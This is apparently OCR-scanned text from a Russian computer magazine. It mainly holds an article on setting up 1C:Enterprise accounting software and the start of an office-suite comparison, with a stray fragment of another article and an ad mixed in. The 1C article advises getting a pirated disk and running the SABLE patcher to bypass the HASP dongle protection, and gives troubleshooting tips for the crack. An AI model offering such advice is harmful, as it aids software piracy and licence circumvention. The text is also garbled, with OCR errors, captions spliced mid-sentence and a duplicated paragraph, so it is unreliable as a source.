Засим, дорогой друг, разреши откланяться и пойти дальше жрать водку и копать ямы в лесу, подставляя свое юное неокрепшее тело под атаки комаров.



Полезной фишкой, как ни странно, оказалась поддержка удаленного рабочего стола, упростив задачу удаленного администрирования донельзя, еще и превратив мой домашний сервер в полноценную многопользовательскую рабочую машинку.



УЧЕТ МЕНЯ С УМА СВЕДЕТ!

УСТАНОВКА И НАСТРОЙКА 1С

Леха ББ aka Alexys
(alex-sun@mtu.ru)

Сидеть дома, ломать проги и сайты - достойное занятие, правда, не всегда приносит деньги. Значит, надо работать. В любой конторе начальство мечтает о том, чтобы их бухгалтерия велась как по факту, так и "для налоговой". Каждый понимает, что вести бухгалтерию на бумаге - вчерашний день, ибо потом замучаешься отыскивать, когда были какие расходы или приходы :). Так что все хотят вести бухгалтерию автоматизированными методами, а конкретно - в бухгалтерских программах.




кажешь, что пусть бухгалтера с ней и возьмется, и будешь прав. Но только так мало где получится. Если ты даже простой админ и от тебя требуется подержание в работе сетки и замена картриджей в принтерах, будь уверен, что бухгалтер тебе достанет с тем, чтобы была установлена подходящая им программа.

АДМИН VS 1С

На российском рынке бухгалтерского ПО первое место по популярности занимает 1С:Предприятие. Не бугу спорить, достойный продукт выпущен конторой 1С. Правда, он был бы ничем, если бы такими конторами, как сама 1С и РАРУС, не была бы написана туева хуча всяких специализированных программ типа "Бухгалтерия", "Работа и зарплата", "Торговля и склад", "Авто-альфа" и многие другие. В них при желании можно вести просто все: от кассовой книги до расчета заработной платы и получения различных отчетностей за интересующий промежуток времени. Только вот пара загвоздочек все же есть. Программка далеко не бесплатная, к тому же генег довольно хороших стоит. А если еще прибавить тот факт, что в контору нужно ставить одновременно несколько конфигураций, то сумма затрат на ПО приближается к штучке американских рублей, а то и выше. Очень многих владельцев мелких и средних контор жаба просто задушит расстаться с такими деньгами. А требовать наладить работу бухгалтеров боссы все равно будут. Или постараются заставить админа самого создавать базу данных, подобную 1С. Если бы они знали, что задевелопить подобную базу стоит раза в 3-4 больше, чем покупка бухсофта от 1С! Но делать что-то надо. Иначе ведь могут и уволить, а еще машина не куплена, да и компушнику апгрейд не мешало бы сделать. Так что надо шевелиться.

О КОНТОРЕ 1С

Противника надо знать в лицо. Контора 1С бюджет, конечно, помоложе




Комплексная поставка 1С:Предприятия

всем известного Microsoft'a - живет она с 1991 года, но даже это уже вполне солидный возраст. Занимается софтверным бизнесом, и, судя по всему, дела у них идут неплохо. Выпускают они софт для офисов (1С:Предприятие), обучающие программы (1С:Репетитор), игрушки всякие (Братья пилоты, Дальнобойщики). Кроме этого, на широкую ногу поставлена реализация и поддержка продукции - различные учебные центры, дистрибьюторы, франчайзинговые конторы. Вызов "специалиста" из франчайзинговой компании обойдется примерно в 30 баков за час. Посмотрел я на таких спецов - некоторые просто ламо полное, но есть и толковые люди. Во многие фирмы требуются на постоянную или разовую работу 1С-ники. Так что освоение 1С может серьезно укрепить твой бюджет :).

1С:ПРЕДПРИЯТИЕ

1С:Предприятие - это оболочка, к которой после ее установки привязываются всевозможные конфигурации. Это что-то типа windows 3.11, но немного для других целей. Если от тебя требуют установить, к примеру, 1С:Бухгалтерия, то сначала по-любому придется поставить 1С:Предприятие - оболочку, под которой работает все остальное.

Поставляется все хозяйство либо на дискетках, либо на сдьюке. Это



Вот так ругнется 1С на отсутствие ключа. А где же его взять?

зависит от нужд покупателя и его возможностей (вдруг кто-то до сих пор только с дискетами работать может :)). Вместе с установкой программы в LPT-порт компа должен быть вставлен HASP-ключ и поставлен для этого ключ-грайвер, без которого 1С даже не подумает запускаться.

HASP - один из недорогих электронных ключей от АПАДДИН (<http://aladdin.ru>), который используется для защиты ПО. Внешне этот девайс выглядит как обычный LPT-шный разъем, только внутри него находится микруха хитрая.



Аппаратный ключ HASP

Пользовать HASP можно почти на любой оси - под Виндами, Линухами, полуосью. При помощи HASP'a у создателей программ появляется возможность сдавать ПО в аренду, продовать программы в рассрочку, устанавливать ограничение по времени запуска программы и многое другое, поскольку тот снабжен встроенными часами, питающимися автономно. Защита HASP'ом довольно хитрая, но умные добрые люди нашли метод, как ее обойти :).


"КОГДА НЕТ ДЕНЕГ..."

Если никакие объяснения начальству о сложности помания и установки 1С:Предприятия не привели в выделению финансов на покупку, то тогда остается либо найти в продаже левый диск с нужным софтом (обойдется он чуть дороже обычных пиратс... ой, папа запрещает это слово говорить... просто обычных дисков), или попросить кого-нибудь из грузей, работающих в более солидных конторах, записать на бованку нужный дистрибутив. С этим проблем не возникает. Вот

➡ Перед ковырянием базы 1С в конфигураторе сделай бэкап имеющейся базы или ставь эксперименты на бэкапе.


➡ HASP - недорогой, но довольно эффективный метод защиты софта, основанный на хардварном ключе.

только ключик никто точно не даст. Хотя, как показывает практика, он и не сильно нужен, ибо с ним борются программными методами. Специально для возможности безрегистрационного запуска и работы с 1С написан патчер SABLE - программный HASP. После установки оболочки 1С:Предприятие надо просто запустить инсталляшку сабли и тем самым обрубить 1С-ную проверку. Сам автор сабли рекомендует запускать патч на каждой машине в сети. Как показывает практика, это более надежный и простой способ - сбоев пока не наблюдалось.




После установки сабли нужен только ребут

Иногда бывает, что 1С не пропатчивается с первого раза. В таких случаях придется либо попробовать залезть в созданные саблями менюшки и выбрать "Полный патч", либо просто повторно поставить саблю. Все вроде бы легко, но на двухпроцессорные мамки Sable не встает. Также имеющаяся версия Sable не будет работать под Windows Server 2003.




Результат работы саблей

Если ты все же справился с такой не самой трудной задачей, то 1С будет хотя бы запускаться, правда, пустой. Теперь уже под нее надо будет ставить необходимые для работы конфигурации.



Чистенькая, как из прачечной, оболочка 1С



Конфигурация 1С:Предприятия для автосервисов - Авто-Альфа

Конфигурации под 1С:Предприятие поставляются как бы независимо от оболочки, то есть они именуются отдельными продуктами, только вот работать без Предприятия не будут. Все конфигурации внешне представляют собой обычный дистрибутив, которых ты наверняка на своем веку уже напоставил немало. Если будешь просто хоть чуть-чуть читать надписи, попадающиеся по ходу установки, то все встанет само по себе без проблем. После установки конфигурации при запуске оболочки будет представ-

впервые, после неправильного выхода из работы с базой (как правило, это либо повисание компюшика, либо юзер ну очень постарался), а также для удаления когда-то отмеченных документов, элементов справочников и т.д. А для обычной рутинной работы нужно выбрать 1С:Предприятие в чистом виде. Тут такая завязка всевозможных справочников, что иной раз голова кругом идет, как такое можно было вообще соединить? Например, когда подготавливаешь документ о реализации продукции, то подбор делается из справочников номенклатуры, которые забиты заранее, клиенты выбираются из других справочников, проверяются остатки продукции, дабы немного затруднить наваривание денег на продаже несуществующих товаров ("Мертвые души" помнишь?). По ведущимся документам можно в любое время (точнее, когда начальник потребует) выдать быстрый отчетик о том, как отлично (хорошо, херово, ужасно - нужное подчеркнуть) идут дела у конторы. Кстати, это будет полезно и самому делать иногда, чтобы знать, когда надо искать себе другую работу :).

На мой взгляд, все 1С'ные конфигурации при правильном их выборе под свои нужды способны на многое. Но с ними надо постоянно работать, иначе теряется смысл ведения базы данных. Ну, посуди сам, кому нужна неактуальная база? А работать некоторым не хочется ну просто ни в какую. И тут начинаются фразы типа "Ее надо немного научить тому-то, вот этому и еще чему-то. Вот тогда я в ней бугу все делать, а то все накроется, и мой труд будет напрасным". Что тогда делать? У начальства денег просить на покупку еще чего-то? Забудь, ты на покупку левого диска денег едва смог выбить! Конечно,

Покупая левую 1С без поддержки, ты покупаешь большой геморрой за маленькие деньги. Может не стоит экономить деньги босса на своем здоровье?

Обрубить саблями защиту 1С - не самое трудное занятие, но так ты лишаешься возможности получить фирменные обновления. Следовательно, придется бегать в поисках по знакомым либо очень много работать ручками.

лен перечень готовых к работе баз, из которых надо будет просто выбрать нужную.


КОНФИГУРАЦИИ ХУЖЕ КАСТРАЦИИ

При выборе конфигурации ты наверняка успел заметить такие пункты меню, как 1С:Предприятие, Конфигуратор, Отладчик, Монитор, а также возможность поставить галку около надписи "Монопольно". Понятное дело, что все это зачем-то нужно.

Режим "Монопольно", который относится к запуску непосредственно 1С:Предприятия, надо выбирать в случаях, когда к базе обращаются

Стоит немного разобраться во встроенном языке 1С, и ты легко доработаешь нужную конфигурацию и удовлетворишь бухгалтера :).

Фирмам влом платить бешеные бабки поддержке 1С, поэтому админы со знанием этого комплекса очень ценятся и получают неплохую зряплату.



Конфигуратор в действии

как вариант покупка еще чего-нибудь не исключена, но тогда надо будет вести на одну базу больше. То есть что-то обязательно будет упущено или забыто (еще бы, ведь попробуй усмотреть за пятью БД одновременно). Но 1С:Предприятие, наверно, потому и пользуется столь высокой популярностью, что имеет свой собственный язык программирования и программу для конфигурирования имеющего хозяйства. Она даже так и называется - "Конфигуратор".

С помощью конфигуратора создаются новые справочники, документы, печатные формы, журналы, отчеты и т.д. Обычно нетрудолюбивым работникам хочется иметь такой хитроумный документ, который должен будет проводиться, списывать остатки продукции, считать зарплату процентникам (народ, который получает какой-то процент от стоимости выполненной им работы) и еще чего-нибудь считать. Я лично очень надеюсь, что у меня на работе такой гемор не случится. Если что, скажу, что это технически не реализуемо :). Но вот для создания различного рода печатных отчетностей зачастую можно даже не знать 1С-ный язык, а воспользоваться конструктором. От тебя потребуется только выбирать имена полей документа, которые надо выводить на печать (что в шапке, что

в табличной части, а что снизу документа), а остальное все будет сгелано само по себе.


После создания процедуры печати документа надо будет только поудобнее разместить кнопку, при нажатии которой документ будет выводиться сначала на экран (для визуальной проверки), а потом на принтере распечатываться.

В свое время слово "1С" в кругу программеров было чуть ли ни нецензурным! Удивляться тут особо нечему. Операторы на русском языке! Для меня это было просто ударом. Ну не могу я русские операторы использовать! Есть, конечно, и английские варианты, но они настолько криво переведены с русского, что уж быстрее будет по-русски научиться. Синтаксис напоминает что-то среднее между сями, дельфями и бейсиком! Как им удалось все в одно соединить? Но язык этот - довольно полезная штука.


Ведь конструктора не хватит на что-то серьезное. Для создания реальных динамических документов придется поработать ручками. Чтобы понять этот язык, надо либо раз пять перечитать книжку о встроенном языке программирования (поставляется вместе с покупкой лицензионного ПО), либо выпить не один литр пива, разбираясь в коде уже созданных документов.

ОВЕРЛОАД - ОТЧЕТУ СМЕРТЬ


Если ты работаешь админом, конфигуратор тебе может даже и не пригодиться. А вот если сервак, на котором хранятся все рабочие базы, в один момент рухнет, то звездой получишь именно ты, и никто иной. А творится это обычно из-за большой нагрузки. Прикинь, если человек 30 одновременно обращаться к одной и той же базе, а сервак это весьма средний компушник, используемый как хранилище данных... Не стоит рассказывать, что может произойти. Но крику от бухгалтерш будет достаточно :). Еще может понадобиться посмот-



Выбор элементов для генерации табличной части документа для печати



Непонятно на что похожий встроенный макроязык 1С



Админский прирамбас из 1С - "Монитор"

реть, не выполняет ли кто в данный момент работу за человека, у которого сегодня выходной. Обычно после таких добрых порывов случается увольнение отгулявшего - ему могут такое с базой натворить, что пипец просто: могут приходники с расходниками добавить непонятного происхождения, удалить список номенклатуры. Для наблюдения за тем, кто в данный момент работает с базой, в арсенале 1С есть "Монитор". Как ты, наверно, догадался, это не девятнадцатидесятилетняя элдегешка, а прога для наблюдения за активностью обращений.


Тут все довольно просто: тулза показывает, кто, в какое время и с какого компушника залогинился к базе. Настоящий админ в таких случаях может сделать две вещи: либо повесить пользователя удаленно, либо повесить пользователя физически :) - в зависимости от сложившейся ситуации.

ОТЛАДИМ БУХГАЛТЕРИЮ

Как уже было сказано выше, в 1С есть свой встроенный язык программирования. Но кто же может написать программу с первого раза и без ошибок? Речь тут, конечно, не о расчете простенькой формулы, а о реальной проге (точнее, модуле). В некоторых имеющихся документах листинг модулей довольно большой (потянет как минимум листиков на 30 при печати). Как тут не запутаться? Тем более, надо же все протестировать, а тест на рабочей базе проводить не рекомендую. Вот тут на помощь 1С'никам приходит "Отладчик". Тут проверяется работоспособность и производительность системы.

КУПИТЬ ИЛИ НЕ КУПИТЬ?

Если есть хоть какая-то возможность купить лицензионную 1С, то лучше покупать. Периодически



1-ASS'ный "Отладчик"

бланки отчетностей для погачи в налоговую меняются, а 1С такие вещи обновляет и зарегистрированным пользователям предоставляет обновления своей продукции. К тому же новые версии идут, как правило, доработанными, с исправлением багов, которые были обнаружены по ходу работы, ускорены некоторые обработки. Искать эти обновления в Инете - почти бесполезное занятие, ибо их хрен два найдешь. Если кто-то выложит обновление, то его ресурс очень быстро закрывают. Иначе придется подключать драйвер устройства hands, чтобы сделать новую версию бланков платежных поручений. Поставить обновление программы - 5 минут максимум, а сделать один шаблон по ГОСТу - намного больше времени. Лучше сидеть и ничего не делать, чем очередной раз велосипед изобретать, тем более что деньги за софт платишь не ты. Так что делай выводы.

ЧЕМ БЫ ЗАМЕНИТЬ?

Такого аналога, чтобы полностью заменить 1С, наверное, не существует. Во всяком случае, мне пока не попадались достойные. Но некоторые вещи можно делать и в других программах, таких как "АК-ЦЕНТ", "БухСофт", "Сова" и некоторые другие. Но они не настолько многофункциональны, как софт от 1С, и не могут полностью заменить 1С для ведения бухгалтерии и создания аналитических отчетов. "АК-ЦЕНТ" - продукция украинских программистов, а уж что они там наделали, мало кому известно. Тем более, российским пользователям будет не очень удобно с обновлением программы. А вообще - это почти полностью содранная с 1С:Предприятия прога. Аналог редко бывает лучше оригинала. Программу "Сова" используют для подготовки и печати документов организаций, которые долго не живут. Эта программа - что-то типа Excel'я, адаптированного для бухгалтеров.

У 1С есть кроме всяких плюсов еще один: вместе с пустой базой устанавливается еще одна, демонстрационная. Только она не является демо-версией базы, как это может показаться из названия. Это образец того, как надо вести базу и что в ней можно делать. То есть, если человек не умеет работать с 1С:Предприятием, то по этой гемке он при наличии желания сможет довольно быстро разобраться с основными принципами работы, даже не ходя на всякие курсы и не выкладывая за них кругленькую сумму бабла. А ведь это важно как для админа, так и для его босса. Намек понял?



В НОМЕРЕ:

- Отборные новости
- Оригинальные тесты
- Полезные советы по выбору
- Рекомендации по использованию
- Каталоги устройств
- А также: полезные программы, обзоры, ноутбуков, цифровых фотокамер и многое другое.

ВНИМАНИЕ! ТЕПЕРЬ С CD!

НА ДИСКЕ:

- Самый нужный софт для Palm, Psion, Pocket PC, ноутбуков, цифровых камер и сотовых телефонов на одном диске

Журнал "МС" - самый технический из популярных и самый популярный из технических.

ДУЭЛЬ НА ДЫРОКОЛАХ

ТЕСТЫ ОФИСНЫХ ПАКЕТОВ

Оси 4work

Xander aka Александр Денисов
(denissov@upv.vodokanal.spb.ru)

Итак, сегодня на повестке дня извечный вопрос, есть ли жизнь на Марсе? Ты наверняка согласишься, что кем бы ты ни был: линуксоидом, винформатором, админом или хакером, тебе реже или чаще приходится набить текстик или наваять табличку-другую. Условия и задачи у всех разные, но частенько складывается ситуйшен, когда ленивому админу приходится вылезать в Винду (ну или жутко извращаться), чтобы чиркнуть начальству служебную записку или забить план работ на месяц вперед. И что, это парево неизбежно?


NetShow Encoder нажатием двух кнопок с использованием мастера позволяет устроить по локалке трансляцию видео или аудио, при этом не отжирая память и ресурсы проца в немереных количествах.

Microsoft Word - стандарт де-факто. Документы в 90% офисов печатаются в Ворге.

Способов породить макулатуру есть множество, но сегодня нашей целью является несколько комплексных пакетов из разряда all-in-one. В синем углу ринга в тяжелой весовой категории у нас Microsoft Office. Версию я буду рассматривать 2000 Professional, просто потому что она стоит у меня легальная (да, вот такой я извращенец, шутка, на работе был куплен, я и воспользовался случаем :)), полное издание на 3 CD. В красном углу ринга - Star Office от корпорации Sun Microsystems и его клоняра - Open Office, практически близнецы-братья, второй, правда, уступает старшенькому... И играют они на разных полях: один бьется на виндовом поле, другой на линуксовом, но различия между ними - минимальны, посему, если один отличается в чем-то от другого, я буду об этом упоминать, а так огна хрень.

MICROSOFT OFFICE - В ГРЕЦИИ ВСЕ ЕСТЬ

Итак, Microsoft office. Ну, что я могу сказать. Процесс установки софта на новую машину у меня выглядит так: Винда, Винамп, Офис. Именно так, потому что без офиса никуда. Я не могу сказать, что юзаю его на все 100%, но пользоваться его приходится на работе до 6 часов в день. Итак, набор Microsoft Office 2000 Professional Edition. Для бумажек - Word (Ворда), для электронных таблиц - Excel (Ехель), базы данных - Access, органайзер - Outlook (Аутглюк), редактор веб-страниц - Frontpage, редактор презентаций - PowerPoint, средство создания набора документов - Binder, простенькая прога для скана, просмотра и редактирования фотографий - Photo editor и мощнейший редактор схем - Visio. Также в комплекте идет еще куча прог, про которые многие не знают и так и не узнают никогда, например, NetShow Encoder, который нажатием двух кнопок с использованием



Васик форева...

мастера позволяет устроить по локалке трансляцию хочешь видео, хочешь аудио, при этом не отжирая, кстати, память и ресурсы проца в немереных количествах, что для Винды обычно не характерно.

ВНАЧАЛЕ БЫЛ WORD

Microsoft Word - стандарт де-факто. Документы в 90% офисов печатаются в Ворге. Никуда от него не деться и не избавиться от документов в формате .doc с вшитыми в них макросами. Ну и что, что этот макрос, как недавно всплывший у нас в сетке на работе Yota, при открытии документов по приколу меняет каждую третью запятую на "@ля". Представьте ужас наших машинописок, когда во всех договорах, контрактах глиной не один десяток страниц появляется лексический нюанс, характерный для "чиста конкретных пацанов" :). Я валялся... Таким образом, мы пришли к еще одному приложению, входящему в Microsoft Office, а именно - VBA. Visual Basic for Application. Да, Васик и сейчас живет всех живых. И Васик рупит. Почему, объясню на конкретном примере. Мне по долгу работы приходится ежедневно для получения технологическо-


го отчета рогного предприятия обрабатывать данные из ODBC'шной базы. Можно было бы выгирать ручками, но проще было написать макруху (макрос), которая выгирет эти данные из базы и компонует их в нужном мне виде в экселевский файл, который потом обрабатывается следующей макрухой, и на выхлопе мы имеем красивенький отчет, сданный за 2 нажатия кнопки и за 5 минут, а ранее это занимало ни много ни мало - полдня.

Конечно, можно было б это реализовать с помощью дельфей или прочего чего-нибудь еще, но НА-ФИ-ГА??? Если здесь все есть в комплекте, делается просто и особо не напрягает. На самом деле у меня написан вагон макрух под Excel, которые реально дают мне спокойно жить и упрощают производственный процесс. Так что VBA - рупит однозначно. Да и приколов на нем можно сделать - не ходи купаться :). Вернемся к Ворге. Настройки данного пакета дадут фору даже графическим прогам - все включенные панели инструментов превращают рабочее поле Word в систему управления космическим кораблем :).

КОНКУРС:
ЗОЛОТОЙ РОТ ОФИСА




Стар Офис



Ворда во всей своей мощи

Неважно, нужно это или нет, но ведь это есть в комплекте? Значит, это кому-нибудь нужно :). А еще туда классно сам по себе встроился Finereader. Мелочь, а приятно... Проверку правописания я решил проводить на тексте песен альбома "Пираты XXI века" группы Ленинград. Как видно на скриншоте, изрядно уже поправленный мной словарь, встроенный в Офис, захлебнулся от потока новых интересных слов :). Разрисовав весь документ красным, офис не успокоился. Пришлось ему объяснить все грамматические формы, возможные для некоторых слов великого и могучего русского языка.




Великое и могучая русские языку :)

Об Ехеле я упомянул, а сейчас немного о пакетах, входящих в ОФИС. Powerpoint - инструмент для подготовки презентаций. Мощный, удобный, навороченный, но порождающий файлы таких размеров, что иногда просто диву даешься. Если взять сотню фотографий со средним размером 60 кб (общим объемом, соответственно, 6 метров) и вложить их в презентацию, то на выходе получим 15-метровый файл. Новое правило математики, не иначе :).

Binder - вещь, сравнимая немного с ОпенОфисовским global document, но на порядок более удобная. Я больше скажу - офигенная вещь! Представь себе ящик, куда ты сваливаешь все, что относится к какой-либо теме. Например, ты исследуешь НЛО :). Тогда создаешь по-

шивку и кидаешь туда все файлы, связанное с твоим увлечением. Впихнуть туда можно все документы Microsoft Office и кое-что еще, например, COREL'овские рисунки.



Палочка с X-файлами

Binder - вещь, сравнимая немного с ОпенОфисовским global document, но на порядок более удобная. Я больше скажу - офигенная вещь! Представь себе ящик, куда ты сваливаешь все, что относится к какой-либо теме.

Базы данных - ну, тут Access вне конкуренции, потому как конкурентам-то предложить абсолютно нечего, кроме возможности подключения внешних баз данных. А Access, надо сказать, достаточно неплохой. Только глючит и глухой :). Короче, как базу данных его юзать можно в качестве каталогизатора домашней фронотеки. И то я бы не рискнул. Но - на безрыбье и рыба раком встает. Многих он устраивает - в принципе, можно юзать для хранения данных о персонале небольшой конторы, человек на 100, допустим.

